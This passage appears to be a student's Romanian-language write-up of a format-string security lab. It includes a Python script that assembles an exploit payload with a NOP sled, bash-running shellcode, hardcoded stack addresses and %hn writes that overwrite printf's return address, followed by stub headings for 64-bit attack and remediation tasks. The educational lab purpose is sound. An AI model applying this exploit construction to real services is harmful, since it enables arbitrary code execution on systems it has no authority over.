"/bin/ls -l; echo '===== Success! ======' \*"

"AAAA" # Placeholder for argv[0] --> "/bin/bash"

"BBBB" # Placeholder for argv[1] --> "-c"

"CCCC" # Placeholder for argv[2] --> the command string

"DDDD" # Placeholder for argv[3] --> NULL

).encode('latin-1')

N = 1500

# Fill the content with NOP's

content = bytearray(0x90 for i in range(N))

# Choose the shellcode version based on your target

shellcode = shellcode\_32

# Put the shellcode somewhere in the payload

start = 344 #dupa toate variabilele pornite

content[start:start + len(shellcode)] = shellcode

############################################################

# Construct the format string here

############################################################

##serverul tipareste the addres o frame pointer => ffffd058 are e pusa imediat pe stiva

## adresa de retur a lui pritnf este deci => 0xffffd334

#incercam sa suprascriem valoarea adresei de retur cu adresa de unde incepe shellcode-ul in buffer, care incepe cu 0xffffd410 => + formatori +> ffffd5f8 =>adresa

# inceputului de shelcode

##scriem adresa 0xffffd334 la inceput

address1 = 0xffffd054 # prima adresa a valorii

content[0:4] = (address1).to\_bytes(4,byteorder='little') # se pune adresa in stringul de input

dummy = "xxxx".encode('latin-1') # se formeaza un octet pe care il afisam intre cei doi specifcatori %hn si %hn cu %x

# si padding-ul corespunzator constructiei valorii pentru a doua adresa

content[4:8] = dummy

address2 = 0xffffd056 #a doua adresa a valorii

content[8:12] = (address2).to\_bytes(4,byteorder='little') #se pune adresa in stringul de input

#pana aici vor fi 4 + 4 + 4 = 12 caractere afisate

s = "%.8x\_"\*62 #se acceseaza cei 62 de octeti, urmand ca la al 63-lea sa i se adauge padding pana cand

fmt = (s).encode('latin-1') #se ajunge la un numar de 0xAABB octeti afisati (43707)

content[12:12+len(fmt)] = fmt # vor fi 62 \* 9 = 558 de caractere afiate => PANA ACUM SUNT 570 de caractere

intermediate\_length = 12 + len(fmt)

#mai trebuie 0xd2a0 = 53920=> 53920 - 570 = 53350

fmt\_64 = ("%.53350x").encode('latin-1') #cel de-al 63-specificator va avea un padding care sa acopere cele 53350 ramase

content[intermediate\_length:intermediate\_length+len(fmt\_64)] = fmt\_64

intermediate\_length = intermediate\_length + len(fmt\_64) #se recalculeaza valoarea de sfarsit a sirului

###################

#se pune primul %hn

###################

fmt\_hn = ("%hn").encode('latin-1') #se pune primul speficator de tipu %hn care va copia in prima adresa valoarea 0xffff

content[intermediate\_length: intermediate\_length +len(fmt\_hn)] = fmt\_hn

intermediate\_length = intermediate\_length + len(fmt\_hn)

##########################################

#se pune paddingul necesare pentru afisarea caracterelor 0xffff-0xd2a0 = 2D5F => 11615 de caractere trebuie afisate

ftm\_between = ("%.11615x").encode('latin-1')

content[intermediate\_length: intermediate\_length +len(ftm\_between)] = ftm\_between

intermediate\_length = intermediate\_length + len(ftm\_between)

###################

#se al doilea %hn

###################


fmt\_hn = ("%hn").encode('latin-1') #se pune al doilea speficator de tipul %hn care va copia in prima adresa valoarea 0xCCDD

content[intermediate\_length: intermediate\_length +len(fmt\_hn)] = fmt\_hn

# Save the format string to file


with open('badfile', 'wb') as f:

f.write(content)



## Sarcina 5: Atacarea codului pe 64 biți

* Testarea serverului pe 64 de biti; se va trimite un mesaj de tipul hello pe care observam ca îl va printa pe stdout și de asemenea se va afisa numărul de bytes al inputului



## Sarcina 6: Remedierea problemei